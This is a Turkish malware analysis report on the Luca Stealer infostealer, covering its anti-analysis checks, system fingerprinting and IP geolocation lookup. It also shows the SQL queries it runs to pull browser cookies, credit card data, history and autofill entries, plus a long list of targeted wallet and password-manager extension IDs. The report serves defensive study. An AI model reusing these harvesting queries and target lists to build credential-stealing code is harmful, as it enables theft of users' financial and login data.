LUCA STEALER

TEKNİK ANALİZ RAPORU

ZAYOTEM
ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

Ön Bakış

Luca Stealer açık kaynaklı ve şu an için Windows işletim sistemini hedef alan bir stealer'dır ve özellikle hassas kullanıcı verilerini hedef almaktadır. Luca Stealer, 2022 Temmuz ayında kaynağı bilinmeyen bir kişi tarafından github ve yer altı forumlarda açık kaynak olarak yayımlandı. Bu adım, yazılımın siber suçlular arasında hızla yayılmasına ve kötü niyetli aktörler tarafından modifiye edilerek daha da güçlü hale gelmesine yol açmıştır. Açık kaynak yapısı, yazılımın daha geniş bir kitleye ulaşmasına ve kötü amaçlı yazılımın değişik versiyonlarının hızla türemesine zemin hazırlamıştır. Yazılımın dağıtımı genellikle kimlik avı (phishing) saldırıları yoluyla gerçekleştirilmektedir.

Luca Stealer, enfekte ettiği bilgisayarlardan şu bilgileri hedef almaktadır:

- Chromium tabanlı tarayıcılara ait hassas veriler,
- Sohbet uygulamaları verileri,
- Kripto para cüzdanları,
- Oyun uygulamalarına ait giriş bilgileri,
- Sistem bilgileri.


888.exe Analizi

Adı	888.exe
MD5	B6E5859C20C608BF7E23A9B4F8B3B699
SHA256	bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b899f3075
Dosya Türü	Exe

Tablo 1 - 888.exe'ye İlişkin Bilgiler


Zararlı yazılım **.exe** türünde **32 bit** bir program olarak **C++** dilinde derlenmiştir.

Statik Analiz



Şekil 1 - Zararlı Yazılımın Paketlenme Durumu

Zararlı yazılım incelendiğinde **.reloc** section'unun paketlendiği görülmektedir.



Şekil 2 - Karşılaşılan Bazı Stringler

Zararlı yazılımın stringleri incelendiğinde **127.0.0.1:6949**, **src/wallets/mod.rs** ve **SQL komutları** gibi şüpheli stringler görülmektedir.

Karşılaşılan bazı stringler aşağıdaki tabloda görülmektedir:

127.0.0.1:6949	922337203685477580	APPDATAsrc \firefox\firefox.rs
src\wallets\mod.rs	sqlite_compileoption_get	src\messengers\mod.rs
.org/2000/xmlns/http://www.w3.or	Error decoding huffman values:	src\misc\discord.rs
CREATE TABLE x(type text,name text,tbl_name text,rootpage int,sql text)	C:\Users\root\.cargo \registry\src\index.crates.io-6f17d22bba15001f\zune-jpeg-0.4.11\src\upsampler\scalar.rs	Misuse of aggregate: %#T()

Tablo 2 - Karşılaşılan Stringlere İlişkin Tablo

Dinamik Analiz

```
unsigned int sub_BD73D3()
{
  LARGE_INTEGER PerformanceCount; // [esp+0h] [ebp-14h] BYREF
  struct _FILETIME SystemTimeAsFileTime; // [esp+8h] [ebp-Ch] BYREF
  DWORD v3; // [esp+10h] [ebp-4h] BYREF

  SystemTimeAsFileTime.dwLowDateTime = 0;
  SystemTimeAsFileTime.dwHighDateTime = 0;
  GetSystemTimeAsFileTime(&SystemTimeAsFileTime);
  v3 = SystemTimeAsFileTime.dwLowDateTime ^ SystemTimeAsFileTime.dwHighDateTime;
  v3 ^= GetCurrentThreadId();
  v3 ^= GetCurrentProcessId();
  QueryPerformanceCounter(&PerformanceCount);
  return (unsigned int)&v3 ^ v3 ^ PerformanceCount.LowPart ^ PerformanceCount.HighPart;
}
```

Şekil 3 - Anti Analiz Mekanizması

Zararlı yazılım ilk olarak **v3** değişkenini kullanarak sistemin zaman bilgisi, işlem kimlikleri ve performans sayacı verilerini XOR'layarak bir sonuç üretmektedir. Bunu bir döngü haline getirerek **QueryPerformanceCounter** ile elde edilen değerler karşılaştırılmakta; eğer anlamlı bir fark gözlenmiyorsa zararlı yazılım analize tabi tutulduğunu varsaymakta ve programı sonlandırmaktadır. Bu bir anti analiz tekniğidir.

```
push ebp
mov ebp,esp
and dword ptr ds:[D201E4],0
sub esp,24
or dword ptr ds:[D1F8E0],1
push A
call dword ptr ds:[<IsProcessorFeaturePreser
test eax,eax
je bd5532a95156e366332a5ad57c97ca65a57816e7
```

Şekil 4 - İşlemci Özelliği Kontrolü

Zararlı yazılım **IsProcessorsFeaturePresent** API'sini kullanarak işlemcinin **SSE4.2 komut seti desteğine** sahipliğini kontrol etmektedir. Bu şekilde yeni sistemlerde enfekte olmakta eski sistemlere bulaşmamaktadır.

```
mov ecx,dword ptr ss:[esp+34]
mov dword ptr ds:[edi+24],ecx
mov ecx,3D                                  3D:'='
cmove ebx,ecx
mov ecx,dword ptr ss:[esp+8]
mov dword ptr ds:[edi+28],ecx
mov dword ptr ds:[edi+2C],eax
mov dword ptr ds:[edi+30],eax
mov dword ptr ds:[edi+34],esi
mov dword ptr ds:[edi+38],ebx               edi+38:"USERDOMAIN_ROAMINGPROFILE=DESKTOP-[redacted]"
mov byte ptr ds:[edi+3C],dl                 edi+3C:"DOMAIN_ROAMINGPROFILE=DESKTOP-[redacted]"
mov word ptr ds:[edi+3D],0                  edi+3D:"OMAIN_ROAMINGPROFILE=DESKTOP-[redacted]"
mov byte ptr ds:[edi+3F],0                  edi+3F:"AIN_ROAMINGPROFILE=DESKTOP-[redacted]"
mov edx,dword ptr ss:[esp+B0]
cmp edx,dword ptr ss:[esp+A8]
jne bd5532a95156e366332a5ad57c97ca65a57
lea ecx,dword ptr ss:[esp+A8]
```

Şekil 5 - Kullanıcı Bilgilerini Toplama

Zararlı yazılım enfekte ettiği bilgisayarda kullanıcının **user domain**, **bilgisayar ismi** ve **işlemci bilgisi** gibi bilgileri almaktadır.

```
mov eax,dword ptr ss:[ebp+C]                eax:sub_D7F4D0
lea ecx,dword ptr ds:[esi+78]
mov dword ptr ds:[esi+64],eax               eax:sub_D7F4D0
mov eax,dword ptr ds:[edx+C]                eax:sub_D7F4D0, [edx+0C]:sub_D7F4D0
mov byte ptr ds:[esi+6],1
push edi
push ecx
call eax                                    eax:sub_D7F4D0
mov ebx,dword ptr ds:[esi+10]
add esp,8
mov eax,dword ptr ds:[esi+84]               eax:sub_D7F4D0
```

Şekil 6 - Shellcode

Ardından zararlı yazılım **shellcode** çalıştırmaktadır.

```
test eax,eax
js bd5532a95156e366332a5ad57c97ca65a578
lea eax,dword ptr ds:[F845CE]
lea esi,dword ptr ss:[esp+6D0]
mov dword ptr ds:[esi],eax                  esi:"http://ipwho.is/?output=json"
mov ecx,dword ptr ds:[esi]                  esi:"http://ipwho.is/?output=json"
mov dword ptr ds:[esi],113879A2             esi:"http://ipwho.is/?output=json"
mov edx,dword ptr ds:[esi]                  esi:"http://ipwho.is/?output=json"
call bd5532a95156e366332a5ad57c97ca65a5
xor ecx,ecx
xorps xmm0,xmm0
mov dword ptr ds:[esi+14],ecx               esi+14:"put=json"
mov dword ptr ds:[esi+10],ecx               esi+10:"?output=json"
mov dword ptr ds:[esi+18],ecx               esi+18:"json"
mov ecx,FFFFFFFC
movaps xmmword ptr ds:[esi],xmm0            esi:"http://ipwho.is/?output=json"
```

Şekil 7 - Sorgu

http://ipwho[.]is/?output=json adresine sorgu atılmaktadır.

```
{
    "About Us": "https:\/\/ipwhois.io",
    "ip": "[redacted]",
    "success": true,
    "type": "IPv4",
    "continent": "Asia",
    "continent_code": "AS",
    "country": "Turkey",
    "country_code": "TR",
    "region": "[redacted]",
    "region_code": "[redacted]",
    "city": "[redacted]",
    "latitude": [redacted],
    "longitude": [redacted],
    "is_eu": false,
    "postal": "",
    "calling_code": "90",
    "capital": "Ankara",
    "borders": "AM,AZ,BG,GE,GR,IQ,IR,SY",
    "flag": {
        "img": "https:\/\/cdn.ipwhois.io\/flags\/tr.svg",
        "emoji": "\ud83c\uddf9\ud83c\uddf7",
        "emoji_unicode": "U+1F1F9 U+1F1F7"
    },
    "connection": {
        "asn": [redacted],
        "org": "Tellcom Kartal Adsl Pool",
        "isp": "Superonline Iletisim Hizmetleri A.S.",
        "domain": "tellcom.com.tr"
    },
    "timezone": {
        "id": "Europe\/Istanbul",
        "abbr": "+03",
        "is_dst": false,
        "offset": 10800,
        "utc": "+03:00",
        "current_time": "2024-12-28T11:59:51+03:00"
    }
}
```


Şekil 8 - Sorgu Sonucu

Json dosyası incelendiğinde **IP adresi**, **lokasyon bilgisi** ve **mevcut zaman** gibi bilgiler ile karşılaşılmaktadır.


```
push ebp
push ebx
push edi
push esi
sub esp,2C
mov ebx,dword ptr ds:[edx+4]          [edx+04]:"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\\\LiIIhDIq3xNTvZCzo5G4nGGPLpD6hu\\\\user_info.txt"
mov esi,edx
mov edi,ecx
lea eax,dword ptr ss:[esp+8]
xor ecx,ecx
mov ebp,esp
mov dword ptr ds:[eax],ecx
mov dword ptr ds:[eax+8],ecx
mov dword ptr ds:[eax+C],ecx
mov dword ptr ds:[eax+10],7
mov dword ptr ds:[eax+1A],ecx
mov dword ptr ds:[eax+1E],ecx
mov dword ptr ds:[eax+18],ecx
```

Şekil 9 - user_info.txt Oluşturulması

C:\\Users\\%USER%\\AppData\\Local\\Temp klasöründe önce rastgele sayılardan oluşan bir klasör, ardından bu klasörün içerisinde **user_info.txt** adında bir metin belgesi oluşturulmaktadır.


Şekil 10 - Proxy Ayarları Kontrolü

REQUEST METHOD Software\\Microsoft\\Windows\\CurrentVersion\\Internet SettingsProxyEnableProxyServer kayıt defterleri kontrol edilmektedir. **Proxy Enable** Windows'un Proxy sunucusu yapılandırmasını, **Proxy server** kullanılacak proxy sunucusunun adresini kontrol etmek için kullanılmaktadır.



Şekil 11 - Sanal Makina Kontrolü

Zararlı yazılım grafik sanallaştırma teknolojisini kontrol ederek sanal makine kontrolü yapılmaktadır.




Şekil 12 - Programların Kontrol Edilmesi

Zararlı yazılım sistem dosyalarını ve yüklü programları tek tek kontrol etmektedir.

Şekil 13 - Cookies Dosyası Aranmakta

Zararlı yazılım enfekte ettiği bilgisayarlarda **C:\\Users\\%USERNAME%\AppData\Local\<Browser>\User Data\Default** dizini altında **cookies** dosyası aramaktadır. Ardından zararlı, herhangi bir tarayıcının dizininde **cookies** dosyasını bulduğu takdirde kendi klasörünün altına kopyalamaktadır.




Şekil 14 - SQL Sorgusu

Zararlı yazılım bu **cookie** dosyasına aşağıdaki sorguyu atmaktadır:

SELECT host_key, name, encrypted_value, path, expires_utc, is_secure,is_httponly FROM cookies


Bu sorgu, tarayıcının sakladığı çerezlerden aşağıdaki bilgileri almayı hedefler:

- Çerezin hangi siteye ait olduğu (**host_key**),
- Çerezin adı ve şifrelenmiş değeri (**name**, **encrypted_value**),
- Çerezin hangi yol ve süre boyunca geçerli olduğu (**path**, **expires_utc**),
- Çerezin güvenli bağlantılar ve JavaScript ile erişim durumu (**is_secure**, **is_httponly**).



Şekil 15 - Web Data Dosyası Aranmakta

C:\Users\%USERNAME%\AppData\Local\<Browser>\User Data\Default dizini altında **Web Data** dosyası aranmaktadır. Ardından zararlı, herhangi bir tarayıcının dizininde **Web Data** dosyasını bulduğu takdirde kendi klasörünün altına **CreditCardData** olarak kopyalamaktadır.




Şekil 16 - SQL Sorgusu

Zararlı yazılım **CreditCardData** dosyasına aşağıdaki sorguyu atmaktadır.

SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards


Bu sorgunun amacı, kredi kartına ait şu bilgileri çekmektir:

- Kart sahibinin adı **(name_on_card)**.
- Son kullanma tarihi **(expiration_month, expiration_year)**.
- Şifrelenmiş kart numarası **(card_number_encrypted)**.



Şekil 17 - History Dosyası Aranmakta

C:\Users\%USERNAME%\AppData\Local\<Browser>\User Data\Default dizini altında **History** dosyası aranmaktadır. Ardından zararlı, herhangi bir tarayıcının dizininde **History** dosyasını bulduğu takdirde kendi klasörünün altına **History** olarak kopyalamaktadır.




Şekil 18 - SQL Sorgusu

Zararlı yazılım **History** dosyasına aşağıdaki 2 adet sorguyu atmaktadır.

SELECT url, visit_time from visits
SELECT tab_url, current_path from downloads

Bu iki sorgunun ortak amacı, tarayıcı aktivitelerini analiz etmek ve kullanıcının geçmişte gerçekleştirdiği eylemleri izlemektir.

- Ziyaret Edilen Siteler ve Zamanları (**visits tablosu**): Kullanıcının hangi web sitelerini ziyaret ettiğini ve bu ziyaretlerin hangi zaman diliminde gerçekleştiğini kayıt altına alır.
- İndirilen Dosyalar ve Kaynakları (**downloads tablosu**): Kullanıcının tarayıcı üzerinden indirdiği dosyaları, bu dosyaların kaynak web sayfalarını (tab_url) ve cihaz üzerinde nerede saklandıklarını (**current_path**) izler.



Şekil 19 - Browser Eklentileri Aranması


Zararlı yazılım, kripto cüzdanları, şifre yöneticileri ve FTP istemcisi işlevi gören tarayıcı eklentilerini **C:\\Users\\%USERNAME%\\AppData\\Local\\<Browser>\\User Data\\ Default\\Local Extension Settings** dizini altında tespit etmeye çalışmaktadır. Bu eklentiler ve karşılık gelen **Eklenti Kimlikleri** aşağıdaki tabloda sunulmuştur:

EKLENTİ KİMLİĞİ	EKLENTİ İSMİ
ejbalbakoplchlghecdalmeeeajnimhm	metamask
onofpnbbkehpmmoabgpcpmigafmmnjhl	Nash
lpfcbjknijpeeillifnkikgncikgfhdo	namiwallet
jbdaocneiiinmjbjlgalhcelgbejmnid	niftywallet
hpglfhgfnhbgpjdenjgmdgoeiappafln	guarda
hnfanknocfeofbddgcijnmhnfnkdnaad	coinbase
klnaejjgbibmhlephnhpmaofohgkpgkd	zilpay
bcopgchhojmggmffilplmbdicgaihlkp	Hycon Lite Client
imloifkgjagghnncjkhggdhalmcnfklk	Trezor Password Manager
fihkakfobkmkjojpchpfgcmhfjnmnfpi	BitApp Wallet
bfogiafebfohielmmehodmfbbebbbpei	Keeper Password Manager
fdjamakpfbbddfjaooikfcpapjohcfmg	Dashlane Password Manager
fhbohimaelbohpjbbldcngcnapndodjp	BNB Chain Wallet
ffnbelfdoeiohenkjibnmadjiehjhajb	Yoroin Wallet
flpiciilemghbmfalicajoolhkkenfel	ICONex
cphhlgmgameodnhkjdmkpanlelnlohao	NeoLine Wallet
hdokiejnpimakedhajhdlcegeplioahd	LastPass Password Manager
pnlccmojcmeohlpggmfnbbiapkmbliob	RoboForm Password Manager
caljgklbbfbcjjanaijlacgncafpegll	Avira Password Manager
nlgbhdfgdhgbiamfdfmbikcdghidoadd	Byone Wallet
jojhfeoedkpkglbfimdfabpdfjaoolaf	Polymesh Wallet
afbcbjpbpfadlkmhmclhkeeodmamcflc	Math Wallet
dmkamcknogkgcdfhhbddcghachkejeap	Keplr Wallet
aholpfdialjgjfhomihkjbmgjidlcdno	Exodus Web3 Wallet
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom Wallet
kncchdigobghenbbaddojjnnaogfppfj	iWallet
aeblfdkhhhdcdjpifhhbdiojplfjncoa	1Password
kpfopkelmapcoipemfendmdcghnegimn	Liquality Wallet

naepdomgkenhinolocfifgehidddafch	Browserpass
aiifbnbfobpmeekipheeijimdpnlpgpp	Station Wallet
lkcjlnjfpbikmcmbachjpdbijejflpcm	Steem Keychain
blnieiiffboillknjnepogjhkgnoapac	EQUAL Wallet
admmjipmmciaobhojoghlmleefbicajg	Norton Password
nlbmnnijcnlegkjjpcfjclmcfggfefdm	MEW CX
cnmamaachppnkjgnildpdmkaakejnhae	Auro Wallet
nngceckbapebfimnlniiiahkandclblb	Bitwarden Wallet
amkmjjmmflddogmhpjloimipbofnfjih	Wombat
nkbihfbeogaeaoehlefnkodbefgpgknn	MetaMask
oboonakemofpalcgghocfoadofidjkkk	KeePassXC
bhghoamapcdpbohphigoooaddinpkbai	Authenticator
chgfefjpcobfbnpmiokfjjaglahmnded	CommonKey
nhnkbkgjikgcigadomkphalanndcapjk	CLV Wallet
lodccjjbdhfakaekdiahmedfbieldgik	DAppPlay
hcflpincpppdclinealmandijcmnkbgn	KHC
nkddgncdjgjfcddamfgcmfnlhccnimig	Saturn Wallet
bmikpgodpkclnkgmnpphehdgcimmided	MYKI Password Manager
infeboajgfhgbjpjbeppbkgnabfdkdaf	OneKey
kmhcihpebfmpgmihbkipmjlmmioameka	Eternl
fnjhmkhhmkbjkkabndcnnogagogbneec	Ronin Wallet
cihmoadaighcejopammfbmddcmdekcje	LeafWallet
ibnejdfjmmkpcnlpebklmnkoeoihofec	TronLink
aeachknmefphepccionboohckonoeemg	Coin98 Wallet
nknhiehlklippafakaeklbeglecifhad	Nabox Wallet
fhmfendgdocmcbmfikdcogofphimnkno	Sollet
mnfifefkajgofkcjkemidiaecocnkjeh	TexBox
dkdedlpgdmmkkfjabffeganieamfklkm	Cyano Wallet
fooolghllnmhmmndgjiamiiodkpenpbb	NordPass
oeljdldpnmdbchonielidgobddfffla l	EOS Authenticator
dngmlblcodfobpdpecaadgfbcggfjfnm	MultiversX Wallet
adcocjohghhfpidemphmcmlmhnfgikei	Brave Ad Block Updater(BraveAdBlockFirst)
afalakplffnnnlkncjhbmahjfjhmlkal	Brave Local Data Files Updater
bfpgedeaaibpoidldhjcknekahbikncb	Brave Ad Block Updater(Fanboy's Mobile Notifications)
cdbbhgbmjhfnhnmgeddbliobbofkgdhe	Brave Ad Block Updater (EasyList Cookie)
aoojcmojmmcbpfgoecoadbdpnagfchel	Brave NTP background images
dglngbgepdcmodilimpbpekobgiinpdg	Brave NTP sponsored images
fahflofbglhemnakgdmillobeencekne	Brave Ads (Ads Resources)
gkboaolpopklhgplhaaiboijnklogmbc	Brave Ad Block Updater (Regional Catalog)
gomenlogbembmkbghmaoledggliepdef	Adguard (Turkish Filter)
iodkpdagapdfkphljnddpjlldadblomo	Brave Ad Block Updater (Brave Ad Block Updater)
mfddibmblmbccpadfndgakiopmmhebop	Brave Ad Block Updater (Resources)
icmkfkmjoklfhlfdkkkgpnpldkgdmhoe	Cyano Wallet Pro


Tablo 3 - Eklenti Adı ve ID'lerini Gösterir Tablo

Ayrıca, zararlı yazılım, çeşitli Tablo 3'de geçen eklentilerden kimlik bilgilerini ve hassas dosyaları toplar. Örneğin FileZilla için zararlı yazılım, **C:\Users<USERNAME>\AppData\Roaming\FileZilla\recentservers.xml** konumunda bulunan ve yakın zamanda bağlanılan sunucular hakkında bilgi içeren XML dosyasını arar. Bu XML dosyası genellikle sunucunun ana bilgisayar adı (hostname), port numarası, kullanıcı adı ve bağlantı türü gibi verileri içerir.



Şekil 20 - Autofill Klasörü Aranmaktadır

C:\Users\%USERNAME%\AppData\Local\<Browser>\User Data dizini altında **Autofill** klasörü aranmaktadır. Ardından zararlı, herhangi bir tarayıcının dizininde **Autofill** klasörünü bulduğu takdirde kendi klasörünün altına kopyalamaktadır.




Şekil 21 - SQL Sorgusu

Zararlı yazılım Autofill klasörüne aşağıdaki sorguyu atmaktadır.

SELECT name, value, count FROM autofill

Bu sorgu, autofill adlı tablodan üç belirli sütunu seçmeyi amaçlar. Bu sütunlar:

- **name:** Bu sütun, genellikle bir öğenin adını temsil eder.
- **value:** Bu sütun, name ile ilişkili değeri veya içerikleri tutar.
- **count:** Bu sütun, her öğenin ya da değerin kaç kez tekrar ettiğini ya da sayısını gösteren bir sayıdır.



Şekil 22 - Passwordss Klasörü oluşturulmaktadır.

Zararlı yazılım **C:\\Users\\%USERNAME%\\AppData\\Local\\Temp** dizininin altına rastgele rakam ve harflerden oluşturduğu klasörün içerisine **Autofill**, **Cookies**, **CreditCards**, **Downloads**, **History**, **Passwords**, **Wallets** isimli klasörler ile **user_info.txt** dosyasını oluşturmaktadır.

Şekil 23 - Kripto Cüzdanları Aranmaktadır

Zararlı yazılım kripto cüzdan uygulamalarını aramakta ve normal şartlar altında olması gereken dizininde bulunduğu takdirde kendi oluşturduğu klasörün altına kopyalamaktadır. Hedeflediği kripto cüzdanlar Tablo 4'te sunulmuştur:

